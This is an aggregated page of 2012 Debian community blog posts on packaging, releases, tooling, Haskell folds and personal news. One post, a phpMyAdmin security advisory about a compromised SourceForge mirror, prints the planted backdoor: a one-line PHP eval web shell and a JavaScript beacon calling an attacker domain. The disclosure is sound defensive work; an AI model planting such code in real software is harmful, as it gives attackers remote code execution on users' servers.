Search Results: "zed"

18 October 2012

Tanguy Ortolo: An email header field to indicate you would like encrypted replies

A letter with a wax seal As you may know, when Phil Zimmermann published PGP, his goal was to counter the wide spying possibilities the development of electronic communications offered to the authorities, by promoting the general use of encryption so that 1. governments would not be able to restrict it afterwards and 2. it becomes possible to encrypt messages for privacy without drawing suspicion. Now, cryptography has made its way and is widely use, but mostly for commercial website and only sparsely for mail. Indeed, contrary to signing, encrypting a message requires that the recipient has a crypto key and is able and willing to use it to decrypt your message. To alleviate this problem, I thought that it would be useful to have a way, when sending a message, to tell your recipients that you would like that they encrypt their answers, because you are able and willing to get encrypted mail. I think the most relevant way to do that would be by adding a dedicated header field: In that header, one would be able to indicate what protocols he accepts. I suggest a comma-separated list, with the following possible values: PGP (or PGP/MIME and PGP/traditional for people that only accept one of these two PGP formats), S/MIME. For instance: It may be useful to be able to indicate that you either always wish your messages to be encrypted, or that it is only for this message's replies. If this is really relevant, it would take two distinct headers: and . Any thought about that proposal? Next thing to do, determine how to have that standardized at IANA and how to promote it.

10 October 2012

Johannes Schauer: Using Gentoo to find reduced build dependencies for Debian source packages

Automatically devising a build order that allows to bootstrap Debian, currently fails (amongst other reasons) because of the lack of metadata information about which build dependencies can potentially be dropped from source packages. If that information was available, an algorithm could decide which build dependencies to drop so that dependency cycles can be broken. Finding droppable build dependencies of a source package is something only humans can do. This is because it involves to manually analyze and test the build system of a source package. Build systems are neither uniform nor do they encode their dependencies in a way that can directly be mapped to Debian packages. Therefor they are not machine readable. One idea to solve the dilemma, is to find a Linux distribution that provides the following: If such a distribution can be found then the information from it can be used to find dependencies that can also be dropped from Debian source packages. Gentoo is a distribution that fulfills above requirements through so called USE flags that allow to enable or disable features during compilation. Dependencies of Gentoo source packages are stored in .ebuild files that control the build process. Since .ebuild files are bash scripts, parsing them is not trivial. I therefor used the emerge software package to extract that information. Thanks to the well written emerge code and to quick help in the Gentoo IRC channel, it didnt take long to make the code run on Debian. My sourcecode is downloadable here: https://gitorious.org/debian-bootstrap/gen2deb Before I list the results of using Gentoo USE flags to determine dependencies that can potentially be dropped from Debian source packages, let me list the problems that this method entails.

Only package name matching, no version matching When writing the mapping from Debian to Gentoo packages and back I discard version information. There are just too many versions that either Debian or Gentoo have and are not present in the other. So the assumption is, that Debian Sid and Gentoo have both the most recent major versions of upstream software which has roughly the same requirements in terms of build dependencies.

Gentoo packages are matched to Debian source packages In Gentoo there are only source packages and no binary packages. So I map Gentoo packages to Debian source packages. But Gentoo source packages build depend on other source packages while Debian source packages depend on binary packages. So at some point I have to translate Gentoo packages to Debian source packages and those source packages to Debian binary packages. I do this by analyzing the original binary package build dependencies of a Debian source package and then filter out those binary packages as being droppable that are built by the Debian source packages that were found to be droppable.

Not the exact same package set There is some software that is only in Gentoo and some that is only in Debian. Debian and Gentoo also split some source packages differently.

Gentoo has more direct dependencies Many build dependencies in Debian are indirectly pulled in through dependencies of direct build dependencies. In Gentoo source packages directly depend on most things they need to build successfully. This leads to the list of dependencies in Gentoo to be much larger than the list of dependencies in the corresponding Debian source package. It also means that lots of dependencies that can be dropped in Gentoo are not found to be droppable in Debian because they are not direct dependencies of that source package.

There are no implicit dependencies Gentoo will often drop dependencies that are essential or build-essential packages in Debian and are therefor implicit build dependencies that cannot be dropped.

Result Despite the many problems, the result doesnt look too wrong. I got some Debian source packages that were found to have droppable build dependencies from Thorsten Glaser and all dependencies that Gentoo found to be droppable were also dropped by him. To put everything into numbers: the current 912 nodes big SCC in Debian Sid can be reduced to 6 individual SCC with 422, 5, 5, 3, 2 and 2 nodes each. So using Gentoo cuts the size of the central component to more than half. Surely, there will be a number of dependencies that were found to be droppable in Gentoo but are actually not droppable in Debian. The point is, that it is better to have "some" data even if it contains false positives than no data at all. It is easier for a human to verify if some suggested droppable build dependencies are actually correct than going through hundreds of source packages with thousands of dependencies manually.

9 October 2012

Stefano Zacchiroli: bits from the DPL for September 2012

Just posted to d-d-a, bits from the DPL for Septemer 2012.
Heya,
here is the periodic report of DPL activities, this time related to September 2012 (posted here with some delay, as I've been traveling oversea on behalf of Debian for the past few days). Help needed: Google Code-In The Google Code-In (GCI) initiative is about to start again. We don't have a great track record of participating into it, and that's a pity. The initiative revolves around small tasks that other Free Software projects have come to call "easy hacks", showing how effective they're in attracting new volunteers. To participate, we need both mentors and admins. If you're interested see Ana's call for help and please volunteer on the soc-coordination list. Related to this, you've probably seen the report of our participation in GSoC 2012. I'd like to thank all students, mentors, and admins for a very well organized edition. Logo relicensing & other assets The DFSG-relicensing of the Debian logo, which I've mentioned in recent updates, has now happened. The so called Debian "Open Use" logo, in both variants (with and without "Debian") is now dually licensed under LGPL3+ / CC-BY-SA 3.0. The change has been made effective with a resolution of the SPI Board of Directors. Note that the so called "official" logo, which we seem to use very little, is still released under the terms of a non-free license. Discussion is ongoing on -project to stop promoting it. If you're using it or if you've arguments in favor of against that, please participate in the discussion. I've got from SFLC an updated draft of the new proposed trademark policy, implementing most of the changes requested during related August discussions on -project. I'll post it for review there shortly. The Japanese Trademark Office (JPO) has sent us the final confirmation that trademark transfer request (from individuals Debian contributors in the area to SPI) has happened. We've paid the needed fee of 457 CHF to conclude the transaction. We finally settled a domain transfer agreement with the current owner of the debian.eu. Technically, the domain will be transferred to FFIS in the coming weeks. Core teams (non-)news Quite some core teams are in the process of changing their formations these weeks, but most are still pending proper delegation (or equivalent). So here are just a few "teasers": I hope to finalize all the pending tasks above this month. Future events I've spent quite some time to plan my participation in events I'll be attending during October on behalf of Debian, such as the ACM Reflections conference in Urbana-Champaign (at the time of writing, this has already happened), the Ubuntu Developer Summit in Copenhagen, and the LinuxDay event in Turin. Cheers.
PS the day-to-day activity log for September 2012 is available at the usual place master:/srv/leader/news/bits-from-the-DPL.txt.201209

5 October 2012

Dirk Eddelbuettel: RcppArmadillo 0.3.4.3

Another bug-fix release of Armadillo, now at version 3.4.3 whike the 3.4.* stabilizes, and with it a version 0.3.4.3 of RcppArmadillo, our wrapper for R and Armadillo. The new version is already on CRAN as of earlier today. Once again no R level or interface changes were, the upstream changes are summarized below.
Changes in RcppArmadillo version 0.3.4.3 (2012-10-04)
  • Upgraded to Armadillo release 3.4.3
    • fix for aliasing issue in diagmat()
    • fix for speye() signature
Courtesy of CRANberries, there is also a diffstat report for 0.3.4.3 relative to 0.3.4.2 As always, more detailed information is on the RcppArmadillo page. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page.

1 October 2012

Craig Small: Anti-Spam Fails

A day or two ago I tried sending an email to a friend who happens to use the Road Runner ISP for his mail service. Now this ISP doesn t like dynamic IP addresses (using the increasing inaccurately named Dial Up List) so I have to punt the email through my ISP s mailserver first. Now that server is telling me this:
The reason for the problem: 4.3.2 Not accepting messages at this time 554- 5.7.1 ERROR: Mail refused <150.101.137.131> See http://sendersupport.senderscore.net
So their ISP mailserver is refusing connections from my ISP s mailserver for some reason, probably on some spam list. There s a URL to look up the problem, so going there gives you three things:
  1. A redirection to https://sendersupport.senderscore.net/
  2. A badly configured webserver that uses the above URL with a certificate for www.senderscore.net
  3. A page that says It works
Either Road Runner or Senderscore, preferably both, need to get a clue. Oh and going to https://www.senderscore.net/ gives connection refused. A bit of digging around shows the correct URL is https://senderscore.org/ Now I just realized that my SSL certificate for https://enc.com.au/ expired on the weekend so I know these things can happen, but I m one person (who was away for a while), why can t companies get their act together?

Andrew Pollock: [opinion] On helicopter parenting and strangers in day care facilities

It appears that a recent incident at a different campus of the "preschool" (I call it day care) that Zoe goes to has gotten the attention of the Free-Range Kids blog. Firstly, I need to say that on the parenting spectrum, I definitely self-identify closer to the free-range end than the helicopter end. I'm not sure that I'd let an 8 year old ride the New York subway on their own, but Zoe's not 8 yet, so I really can't say. Sarah and I received the same email that is reprinted on the blog, on Friday night, and we were both (very) mildly alarmed at the situation, but not particularly concerned, mostly because it wasn't the facility that Zoe goes to. I'm not sure I'd be that much more concerned if it was, to be honest. I did like the statistics that the parent quoted in response. I thought that that put things into perspective, but didn't really take abductions by estranged parents into consideration. My one reaction to reading the email was, "why did they wait until after the incident to escalate it?" but then, from my own experiences in dropping off or picking up Zoe, I could totally understand not all the staff knowing on sight all the parents or guardians that do pickups and drop offs. This does lead to one asking how they know who to buzz in, but that's another can of worms. Anyway, I read the 50 or so varyingly indignant comments on the Free Range Kids blog, and since they were talking about the company that I give a not inconsequential amount of money to, I feel the need to write a response. The whole episode raises the question: who was this person and what were they doing there? Some of the commentators hypothesize that they were casing the joint for a future incident, or just giving themselves an impromptu tour before placing their child there (Zoe and I toured before we signed up, but that was an official, prearranged thing). It really is unfortunate that the staff didn't challenge this person, but as I said, they probably all had to review the video surveillance footage together to ascertain that none of them knew who the person was. I consider this a bit of a deficiency itself, but I don't really expect them to all have photographic memory, especially if one parent mostly does drop off and pick up. The other (expensive) option would be to issue each authorized person with an electronically revocable proximity card, so they can let themselves in, but I feel that that's taking things to the extreme. They staff all carry portable radios. If they don't have a discreet "code" they can call when one of them sees a person they don't know, I'm sure they will have after this incident. I personally found the majority of the comments on the Free Range Kids blog to be on the extreme overreaction side of things. As much as I'm a believer in Free Range parenting, I think the day care provider has mostly reacted appropriately. Do I agree with their "locked facility" policy? It's my first experience with a commercial day care facility, so I don't have anything to compare it with. As I said earlier, I can totally understand where they're coming from in terms of limiting their liability. Previously, Zoe was in a "home day care" facility, without any locks, and I for one wasn't constantly worrying about someone wandering into that provider's home and abducting my daughter, so I guess the whole "locked facility" thing is on the more extreme end of the scale for me in the first place, but like I said, I'm uncalibrated for commercial day care centres. I'd certainly like to see the primary school environment that Zoe goes to not be such a locked down affair.

Martin Pitt: Announcing D-Bus mocker library

I was working on writing tests for gnome-settings-daemon a week or so ago, and finally got blocked on being unable to set up upower/ConsoleKit/etc. the way I need them. Also, doing so needs root privileges, I don t want my test suite to actually suspend my machine, and using the real service is generally not suitable for test suites that are supposed to run during make check , in jhbuild, and the like these do not have the polkit privileges to do all that, and may not even have a system D-Bus running in the first place. So I wrote a little test_upower.py helper, then realized that I need another one for systemd/ConsoleKit (for the system idle property), also looked at the mock polkit in udisks and finally sat down for two days to generalize this and do this properly. The result is python-dbusmock, I just released the first tarball. With this you can easily create mock objects on D-Bus from any programming language with a D-Bus binding, or even from the shell. The mock objects look like the real API (or at least the parts that you actually need), but they do not actually do anything (or only some action that you specify yourself). You can configure their state, behaviour and responses as you like in your test, without making any assumptions about the real system status. When using a local system/session bus, you can do unit or integration testing without needing root privileges or disturbing a running system. The Python API offers some convenience functions like start_session_bus() and start_system_bus() for this, in a DBusTestCase class (subclass of the standard unittest.TestCase ). Surprisingly I found very little precedence here. There is a Perl module, but that s not particuarly helpful for test suites in C/Vala/Python. And there is Phil s excellent Bendy Bus, but this has a different goal: If you want to thoroughly test a particular D-BUS service, such as ensuring that it does the right thing, doesn t crash on bad input, etc., then Bendy Bus is for you (and python-dbusmock isn t). However, it is too much overhead and rather inconvenient if you want to test a client-side program and just need a few system services around it which you want to set up in different states for each test. You can use python-dbusmock with any programming language, as you can run the mocker as a normal program. The actual setup of the mock (adding objects, methods, properties, etc.) all happen via D-Bus methods on the org.freedesktop.DBus.Mock interface. You just don t have the convenience D-Bus launch API. The simplest possible example is to create a mock upower with a single Suspend() method, which you can set up like this from Python:
import dbus
import dbusmock
class TestMyProgram(dbusmock.DBusTestCase):
[...]
    def setUp(self):
        self.p_mock = self.spawn_server('org.freedesktop.UPower',
                                        '/org/freedesktop/UPower',
                                        'org.freedesktop.UPower',
                                        system_bus=True,
                                        stdout=subprocess.PIPE)
        # Get a proxy for the UPower object's Mock interface
        self.dbus_upower_mock = dbus.Interface(self.dbus_con.get_object(
            'org.freedesktop.UPower', '/org/freedesktop/UPower'),
            'org.freedesktop.DBus.Mock')
        self.dbus_upower_mock.AddMethod('', 'Suspend', '', '', '')
[...]
    def test_suspend_on_idle(self):
        # run your program in a way that should trigger one suspend call
        # now check the log that we got one Suspend() call
        self.assertRegex(self.p_mock.stdout.readline(), b'^[0-9.]+ Suspend$')
This doesn t depend on Python, you can just as well run the mocker like this:
python3 -m dbusmock org.freedesktop.UPower /org/freedesktop/UPower org.freedesktop.UPower
and then set up the mocks through D-Bus like
gdbus call --system -d org.freedesktop.UPower -o /org/freedesktop/UPower \
      -m org.freedesktop.DBus.Mock.AddMethod '' Suspend '' '' ''
If you use it with Python, you get access to the dbusmock.DBusTestCase class which provides some convenience functions to set up and tear down local private session and system buses. If you use it from another language, you have to call dbus-launch yourself. Please see the README for some more details, pointers to documentation and examples. Update: You can now install this via pip from PyPI or from the daily builds PPA. Update 2: Adjusted blog entry for version 0.0.3 API, to avoid spreading now false information too far.

Dirk Eddelbuettel: Rcpp 0.9.14

Another release of Rcpp has just appeared on CRAN and was just uploaded to Debian. It addresses yet another issue we had on OS X and should hopefully put the build issues to rest. Three new (vectorized) sugar functions were added, along with some new regression tests and more. The complete NEWS entry for 0.9.14 is below; more details are in the ChangeLog file in the package and on the Rcpp Changelog page.
Changes in Rcpp version 0.9.14 (2012-09-30)
  • Added new Rcpp sugar functions trunc(), round() and signif(), as well as unit tests for them
  • Be more conservative about where we support clang++ and the inclusion of exception_defines.h and prevent this from being attempted on OS X where it failed for clang 3.1
  • Corrected a typo in Module.h which now again permits use of finalizers
  • Small correction for (unexported) bib() function (which provides a path to the bibtex file that ships with Rcpp)
  • Converted NEWS to NEWS.Rd
Thanks to CRANberries, you can also look at a diff to the previous release 0.9.13. As always, even fuller details are on the Rcpp Changelog page and the Rcpp page which also leads to the downloads, the browseable doxygen docs and zip files of doxygen output for the standard formats. A local directory has source and documentation too. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page

29 September 2012


Jonathan Carter: LLXC: My little python3-lxc based project






My foray into the world of LXC and RLXC A few months ago, I started trying out LXC (Linux Containers). Before that I used to use OpenVZ, which is an older and more mature contextualization implementation. I was pleased with how well LXC worked and started replacing my personal OpenVZ hosts with LXC. It worked great, but it had a few quirks. While LXC itself works well, the user scripts that ship with it has some space for improvement. The lxc-list command lists anything that s a directory in /var/lib/lxc, so if you have a lost+found directory, it will list it as a container (This has since been fixed upstream). Also, in some cases it would list containers twice or not at all. I was a bit annoyed with that, since OpenVZ s vzlist tool prints out a nice table of your containers along with their IP addresses and other information. Since it s very trivial to implement what I want in a shell script, I went ahead and did just that and called it RLXC. I also missed the vzctl exec <containername> command to execute commands in containers and vzctl enter <containername> to gain a shell inside the container, so I added some more functionality to it so that I could configure ssh keys for these containers and use rlxc enter and rlxc exec like I used to do with the OpenVZ tools, but by using SSH. I also realised that there are others too who wanted similar improvements in the LXC scripts and decided to continue improving RLXC and making it public. Enter LLXC I spoke to St phane about my ideas at the time and he introduced me to python3-lxc that he introduced on his blog yesterday. It provides Python bindings for liblxc, so I took the advantage of that and mostly re-implemented RLXC in Python and called it LLXC. The name doesn t particularly mean anything, I m open to suggestions for what to call it, if anyone cares. Here are some screenshots that explains some of it better than I could do in words: How to get it As St phane mentioned in the python3-lxc blog entry, the API hasn t yet been finalized and llxc itself is in an early state and many changes are planned, so it s definitely not meant for production use yet, but since we believe in release early, release often in the free software community, here goes Currently, llxc.py itself is *very* Ubuntu specific and its only been tested on Ubuntu 12.04, but that will be fixed once more of its kinks have been ironed out. Some people are also working on getting python3-lxc on other distributions, which will help a lot. The llxc.py script itself is hosted on Github: https://github.com/highvoltage/llxc For python3-lxc and friends, you need to enable St phane s experimental PPA: https://launchpad.net/~stgraber/+archive/experimental You will then need to install the following packages: lxc, python3-lxc, python3-crypto, lvm, btrfs-tools To generate the ssh keys used for ssh interaction between the containers, you need to run llxc gensshkeys . The enter and exec commands also rely on your containers being in dns or in your /etc/hosts file, at least for now, which you may have to configure manually. The Future There is a lot that I m planning to add, mostly to scratch my own itches. These include: I ll have some packaging for this available soon and work on making more things work right out of the box, updates will follow. Also, feedback and patches are very welcome!

28 September 2012

Joachim Breitner: The might applicative left fold

Just about three years ago, I created the automatic rule-based time tracker (arbtt), a tool that quietly runs in the background, records your current windows and their titles, and allows you to later process this data using, well, rules. By now, I have almost half a million records, spanning 317 days of me working at the computer. Processing this amount of data has become very memory-hungry: It takes 1G of RAM to process my data. Other users, with a presumably higher sampling rate, report even worse performance, which finally made me approach the problem again. Naturally, one wonders why it is such a memory hog, after all it takes just one run over the data to produce a report. The data itself is a lazy list so the garbage collector should the be able to drop the seen elements immediately. But arbtt is able to print several reports in one run; there is even an option (--each-category) that creates a number of reports based on the data itself. The code was structured that first a number of values that are possibly used by several reports are first created one and then re-used by the reports. And then there is the issue of the filters: The user specifies a what predicates are interesting (e.g., those where he was active) and some reports need to know not only which samples were matched, but also distinguish the consecutive runs of selected samples. Lots of reasons that made it hard to not use the list of of samples several times, which causes it to be completely retained in memory. The idea of completely rewriting everything in a much more imperative way was not appealing. But luckily Haskell s good abstraction possibilities can help here. What is the correct way to traverse a lazy list and calculate some information about it? It is a strict left fold, i.e. an algorithm that can be represented as arguments to
foldl' :: (s -> x -> s) -> s -> [x] -> s
For those who are new to folds: The first argument is a function that processes one element from the list, returning the new state of the processing. The second argument is the initial state. And foldl' can apply such an algorithm to a list to return a final state. So obviously I had to express my reports as left folds. To think clearer about it, I gave them a name. I also added a finishing step to the mix, which is handy:
data LeftFold x a = forall s. LeftFold  
  start :: s,
  process :: s -> x -> s,
  finish :: s -> a
   
A value of type LeftFold x a is then an algorithm that traverses a list of xes and returns something of type a. The forall s. means that the user of such a processor must not make any assumptions about the type of the state. I also have a function that runs such a list processor, simply by invoking foldl' with the arguments stored in the LeftFold constructor:
runLeftFold :: LeftFold x a -> [x] -> a
runLeftFold (LeftFold st1 p1 f1) xs = f1 (foldl' p1 st1 xs)
Now, as a Haskell programmer, I am searching for monads everywhere, and it really would have been nice if this were a monad, as they are very easy to compose. But unfortunately, they do not form a monad. If they did then I could decide after running one processor and looking at the result how I would want to process the list now, but this obviously contradicts with the desire to traverse the list only once. But there is the monad s smaller ugly sibling, the applicative functor. One can still somewhat nicely compose them to form more complex algorithms, just with more restrictions. Here is my instance:
instance Functor (LeftFold x) where
  fmap f (LeftFold st1 p1 f2) = LeftFold st1 p1 (f . f2)
instance Applicative (LeftFold x) where
  pure x = LeftFold () const (const x)
  LeftFold st1 p1 f1 <*> LeftFold st2 p2 f2 = LeftFold  
  start  =  st1 :!: st2,
  process = \(s1 :!: s2) x -> p1 s1 x :!: p2 s2 x,
  finish  = \(s1 :!: s2)  -> f1 s1 (f2 s2)
   
The :!: operator is a strict tuple constructor. This is important, as otherwise the fold would be come a lazy one, I would be building up huge numbers of thunks and performance would be very bad. For the same reason every list processor should make sure that its state does not build thunks once it is in weak head normal form. Now I am at a abstraction level that I feel comfortable working in, by writing functions that combine the list processors in various ways. Probably the most important one for me is already present in the libraries (here with a specialized type):
sequenceA :: [LeftFold x a] -> LeftFold x [a]
This is the whole trick: Now I can, based on the user input, run any number and selection of reports in one single list traversal. I find it very elegant that under the hood , the strict tuples are nested at precisely the right depth depending on the length of the list. As hinted at before, I do some interesting stuff that was previously represented as lists of lists of values. Expressing these as left folds was a bit tricky, but again, the complexity is contained in the combinators that I wrote (although it still gets confusing, check out processIntervalReport in Stats.hs):
monoidFold :: Monoid m => LeftFold m m
mapElems :: LeftFold y a -> (x -> y) -> LeftFold x a 
filterWith :: (x -> Bool) -> LeftFold (Bool :!: x) a -> LeftFold x a
onSelected :: LeftFold x a -> LeftFold (Bool :!: x) a
onJusts :: LeftFold x a -> LeftFold (Maybe x) a
onAll :: LeftFold x a -> LeftFold (Bool :!: x) a
runOnGroups :: (x -> x -> Bool) -> LeftFold x y -> LeftFold y z -> LeftFold x z
runOnIntervals :: LeftFold x y -> LeftFold y z -> LeftFold (Bool :!: x) z
lfLength :: LeftFold x Int
lfFirst :: LeftFold x (Maybe x)
lfLast :: LeftFold x (Maybe x)
toList :: LeftFold x [x]
concatFold :: LeftFold [x] [x]
As a result, the program now only requires 10MB and runs 18% faster. If you wonder why, in the definition of runLeftFold, I do not apply the finish function strictly: That is intentional; I am actually passing the result of a processor that calculates some often required data (e.g. total time recorded) as an argument to all the list processors. (Near the end of the main function in stats-main.hs) This loop works fine as long as I am using these only in the finish functions.
There is one downside to this approach: I cannot easily calculate stuff on demand and share it between two reports. Previously, I could just bind this to a variable, pass it to all reports, only if at least one is interested it would be evaluated and if several are interested, the result would be shared. I do not have a good solution for this yet. The code above is in the self-contained module LeftFold.hs in the arbtt sources.
Several People have had this idea before, here is one blog post by Max Rabkin.
Flattr this post

Steve McIntyre: Pepper!

We've been thinking about getting a dog for ages, but it's been difficult to work out the logistics when we've been travelling so much. Well, today's the day!

Pepper, day one Pepper is a Parson Russell Terrier, and she's 3 years old. We just collected her from the lovely people at Wood Green Animals Shelter. Her previous owner passed away recently, so she was looking for a new home. We've just brought her home and things are going great - she's very well behaved (so far!) and is loving a new place with lots of fuss and cuddles.

Steve McIntyre: Anniversary trip to Scotland

Back at the beginning of September, Jo and I were invited up to Aberdeen for a weekend for a party to celebrate the 50th wedding anniversary of some friends. Then we decided to stay around for a few days - it was our 1st anniversary just two days later. :-) We had a great time at the party, and had some awesome weather for the weekend (especially considering the time of year!). We travelled around a bit for the next few days, visiting Crathes Castle, John O' Groats and Culloden amongst other places. We stayed in a hotel overlooking Loch Ness for the evening of our own anniversary, but no sign of Nessie! We headed back via Gretna Green and visited the famous (if tacky!) Blacksmith's there, then headed home. Having done both Land's End and John O' Groats in one year, we've covered the length of Great Britain. We thoroughly enjoyed ourselves for a few days, especially the lovely roads with very few people on them! Also we got to see some very unusual road signs that made us chuckle...

Stanes!

Otters! We'll definitely go back again soon!

26 September 2012

Michal &#268;iha&#345;: Compromised SourceForge mirror

Yesterday, phpMyAdmin security team has been notified about backdoor being distributed together with phpMyAdmin zip file on one of SourceForge mirrors. We quickly analyzed the issue and confirmed that the backdoor is indeed present in phpMyAdmin-3.5.2.2-all-languages.zip file. It allowed anybody to execute arbitrary PHP code, there was file called server_sync.php which simply called eval on passed data:
<?php @eval($_POST['c']);?>
In addition to this, javascript code has been included, which could allow attacker to track vulnerable installations:
var icon ;
icon = document.createElement("img");
icon.src="http://logos.phpmyadmin-images.net/logo/logos.jpg";
icon.width=0;
icon.height=0;
document.body.appendChild(icon);
All in all looks like simple, but quite effective way to install backdoor, if they would be able to spread this more widely. We've immediately released PMASA-2012-5 to notify our users. Luckily this was spot quite fast (looking at used domain, the exploit could not be alive before 22th September 2012) and not on much frequent mirror (based on SourceForge official statement about 400 users have downloaded the file with backdoor). What still remains unclear is whether this was really only targeted on phpMyAdmin, or there were more modified file on this mirror (SourceForge hosts thousands of projects). I've randomly tried few our other download options from this mirror and none of them was affected, but the mirror was taken offline before I could do some more systematic analysis, so this question can now be answered only by SourceForge.

Filed under: English Phpmyadmin 0 comments Flattr this!

Dirk Eddelbuettel: RcppArmadillo 0.3.4.2

The development of Armadillo 3.4.* continues with bug fixes and more sparse matrix support. Conrad release 3.4.2 this morning. I wrapped up the corresponding RcppArmadillo 0.3.4.2 before leaving for work, and this version should now have all CRAN mirrors. Once again no R level or interface changes were, the upstream changes are summarized below.
Changes in RcppArmadillo version 0.3.4.2 (2012-09-25)
  • Upgraded to Armadillo release 3.4.2
    • minor fixes for handling sparse submatrix views
    • minor speedups for sparse matrices
Courtesy of CRANberries, there is also a diffstat report for 0.3.4.2 relative to 0.3.4.1 As always, more detailed information is on the RcppArmadillo page. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page.

25 September 2012

Arnaud Quette: Power management and NUT #1: an introduction

in this series of articles, I will be talking in depth about power management through the NUT project, its packaging on Debian, how to use it in general and how I see it being part of the GreenIT thing. So, let's start with an introduction: NUT is a Free Software (GPL v2+ and 3 to be precise), originally created for power protection using UPS, from home to data-centers:

To shortly describe the main features, I would say that NUT: NUT used to stand for Network UPS Tools. That is, a software for talking to your UPS and shutting down your systems when needed. This definition is a bit limited nowadays, since NUT supports 4 types of power device: Considering this, is the name Network UPS Tools still suitable? Not really! But the acronym NUT is well known! So, for the time being, I just stick using it, and focus on other more important things, until a better opportunity (ideas and comments are welcome!). That said, what can you do exactly with NUT? Currently, you can: All the above is available in a standardized way: Well, this is already a long and dense post, so I will stop there for today. In the next post, we will have a deeper dive into using NUT, for various use cases: submit yours if you can ;-) cheers,
-- Arno

21 September 2012

Philipp Kern: IPv6 support in debian-installer, take 2

The IPv6 patch set for netcfg (part of debian-installer) has landed in Debian unstable. In follow-up uploads I diverged from the Ubuntu patch set a little bit:
Thanks to Michael Tokarev's recent upload of busybox, we now also have a more featureful ping and ping6 in debian-installer's environment.

Known bugs:
If you could take another look at a current d-i daily, install a system with it and look if the installed system has a correct network configuration, that would still be appreciated. I also need somebody to test the GNU/kFreeBSD image. I fixed it up to build there but the result might be entirely wrong.

My sincere thanks go to Bernhard Schmidt and Karsten Merker, who successfully completed installations over IPv6 in various environments!

19 September 2012

Stefano Zacchiroli: bits from the DPL for August 2012

DPL August report, posted on d-d-a a while ago (yep, I forgot to blog it up to now!, sorry for the oldies).
Dear project members, August has been a month with a good deal of vacations for many of us, including yours truly. Therefore the monthly report of DPL activities will be briefer than usual. Which is good, as it'll leave all my readers more time to do NMUs and fix RC bugs! Ongoing discussions Assets Core teams Legal and RC fun Hardware See? It's been quick(er)! Talk to you here next month, with a much lower count of Wheezy RC Bugs on the horizon, hopefully.
Cheers.
PS the boring day-to-day activity log for August 2012 is available at master:/srv/leader/news/bits-from-the-DPL.txt.201208

18 September 2012

Dirk Eddelbuettel: RcppArmadillo 0.3.4.1

Conrad released the bug-fix release 3.4.1 of Armadillo earlier today, and the corresponding RcppArmadillo package 0.3.4.1 is already on CRAN. No R level or interface changes were, the upstream changes are summarized below.
Changes in RcppArmadillo version 0.3.4.1 (2012-09-18)
  • Upgraded to Armadillo release 3.4.1
    • workaround for a bug in the Mac OS X accelerate framework
    • fixes for handling empty sparse matrices
    • added documentation for saving & loading matrices in HDF5 format
    • faster dot() and cdot() for complex numbers
Courtesy of CRANberries, there is also a diffstat report for 0.3.4.1 relative to 0.3.4.0 As always, more detailed information is on the RcppArmadillo page. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page.

17 September 2012

Petter Reinholdtsen: Debian Edu interview: Giorgio Pioda

After a long break in my row of interviews with people in the Debian Edu and Skolelinux community, I finally found time to wrap up another. This time it is Giorgio Pioda, which showed up on the mailing list at the start of this year, asking questions and inspiring us to improve the first time administrators experience with Skolelinux. :) The interview was conduced in May, but I only found time to publish it now. Who are you, and how do you spend your days? I have a PhD in chemistry but since several years I work as teacher in secondary (15-18 year old students) and tertiary (a kind of "light" university) schools. Five years ago I started to manage a Learning Management Service server and slowly I got more and more involved with IT. 3 years ago the graduating schools moved completely to Linux and I got the head of the IT for this. The experience collected in chemistry labs computers (for example NMR analysis of protein folding) and in the IT-courses during university where sufficient to start. Self training is anyway very important I live in the Italian speaking part of Switzerland, and the SPSE school (secondary) is a very special sport school for young people who try to became sport pro (for all sports, we have dozens of disciplines represented) and we are recognised by the Olympic Swiss Organisation. How did you get in contact with the Skolelinux/Debian Edu project? Looking for Linux / Primary Domain Controller (PDC) I found it already several years ago. But since the system was still not Kerberized and since our schools relies strongly on laptops I didn't use it. I plan to introduce it in the next future, probably for the next school year, since the squeeze release solved this security hole. What do you see as the advantages of Skolelinux/Debian Edu? Many. First of all there is a strong and living community that is very generous for help and hints. Chat help is crucial, together with the mailing list. Second. With Skolelinux you get an already well engineered platform and you don't have to start to build up your PDC and your clients from GNU/scratch; I've already done this once and I can tell it, it is hard. Third, since Skolelinux is a standard platform, it is way easier to educate other IT people and even if the head IT is sick another one could pick up the task without too much hassle. What do you see as the disadvantages of Skolelinux/Debian Edu? The only real problem I see is that it is a little too less flexible at client level. Debian stable is rocky and desirable, but there are many reasons that force for another choice. For example the need of new drivers for new PC, or the need for a specific OS for some devices that 